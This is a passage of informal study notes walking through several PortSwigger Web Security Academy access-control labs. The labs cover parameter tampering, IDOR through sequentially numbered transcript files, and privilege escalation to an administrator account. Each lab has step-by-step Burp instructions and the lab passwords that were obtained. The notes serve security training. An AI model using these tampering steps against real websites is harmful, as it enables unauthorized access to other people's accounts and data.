3. Change the "id" parameter to `carlos`.
4. Observe that although the response is now redirecting you to the home page, it has a body containing the API key belonging to `carlos`.
5. Submit the API key.


community solution:-
User ID controlled by request parameter with data leakage in redirect (Video solution).mp4

lab solve:-

open lab
now login your own account :- wiener:peter
now intercept on capture the request
now you will see the userid parameter
and your api key



now send request in repeater now change your username is carlos
again send request
now you will see the carlos api key



nwo subit carlos flag

lab is solved :)

lab 10 User ID controlled by request parameter with password disclosure

Horizontal to vertical privilege escalation
Often, a horizontal privilege escalation attack can be turned into a vertical privilege escalation, by compromising a more privileged user. For example, a horizontal escalation might allow an attacker to reset or capture the password belonging to another user. If the attacker targets an administrative user and compromises their account, then they can gain administrative access and so perform vertical privilege escalation.
For example, an attacker might be able to gain access to another user's account page using the parameter tampering technique already described for horizontal privilege escalation:
`https://insecure-website.com/myaccount?id=456`If the target user is an application administrator, then the attacker will gain access to an administrative account page. This page might disclose the administrator's password or provide a means of changing it, or might provide direct access to privileged functionality.


This lab has user account page that contains the current user's existing password, prefilled in a masked input.
To solve the lab, retrieve the administrator's password, then use it to delete `carlos`.
You can log in to your own account using the following credentials: `wiener:peter`

solution:-


1. Log in using the supplied credentials and access the user account page.
2. Change the "id" parameter in the URL to `administrator`.
3. View the response in Burp and observe that it contains the administrator's password.
4. Log in to the administrator account and delete `carlos`.

community solution :-
User ID controlled by request parameter with password disclosure (Video solution).mp4

lab solve :-
open lab now login your own account :- wiener:peter
now intercept is on
click on my account
you will see the userid parameter



now send request in repeater now change username administrator
now you will see the administrator password tri5p9ibsctnp5f86xpb



now copy the administrator password and login your admin account
administrator:tri5p9ibsctnp5f86xpb
now click on admin panel now delete carlos user to solve the lab :)

lab 11 Insecure direct object references

[Insecure direct object references]


Insecure direct object references (IDOR) are a subcategory of access control vulnerabilities. IDOR arises when an application uses user-supplied input to access objects directly and an attacker can modify the input to obtain unauthorized access. It was popularized by its appearance in the OWASP 2007 Top Ten although it is just one example of many implementation mistakes that can lead to access controls being circumvented.

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.
Solve the lab by finding the password for the user `carlos`, and logging into their account.


solution:-
1. Select the **Live chat** tab.
2. Send a message and then select **View transcript**.
3. Review the URL and observe that the transcripts are text files assigned a filename containing an incrementing number.
4. Change the filename to `1.txt` and review the text. Notice a password within the chat transcript.
5. Return to the main lab page and log in using the stolen credentials.

Community Solution:-
Insecure direct object references (Video solution).mp4


lab solve :-
open lab now click on live chat options
now type a message randomly now send the request now clik on transcript button
now capture the request



now you will see the /download-transcript/3.txt vulnerable parameter show
now change 3.txt to 1.txt
now send the request now you will see the secret file 1.txt



now copy the password nwo click on my account login in carlos account
carlos:dlivgq8r69s03llquder



lab is solved :)

lab 12 Multi-step process with no access control on one step

[Insecure direct object references (IDOR)]

Access control vulnerabilities in multi-step processes
Many web sites implement important functions over a series of steps. This is often done when a variety of inputs or options need to be captured, or when the user needs to review and confirm details before the action is performed. For example, administrative function to update user details might involve the following steps:
1. Load form containing details for a specific user.
2. Submit changes.
3. Review the changes and confirm.
Sometimes, a web site will implement rigorous access controls over some of these steps, but ignore others. For example, suppose access controls are correctly applied to the first and second steps, but not to the third step. Effectively, the web site assumes that a user will only reach step 3 if they have already completed the first steps, which are properly controlled. Here, an attacker can gain unauthorized access to the function by skipping the first two steps and directly submitting the request for the third step with the required parameters.


This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials 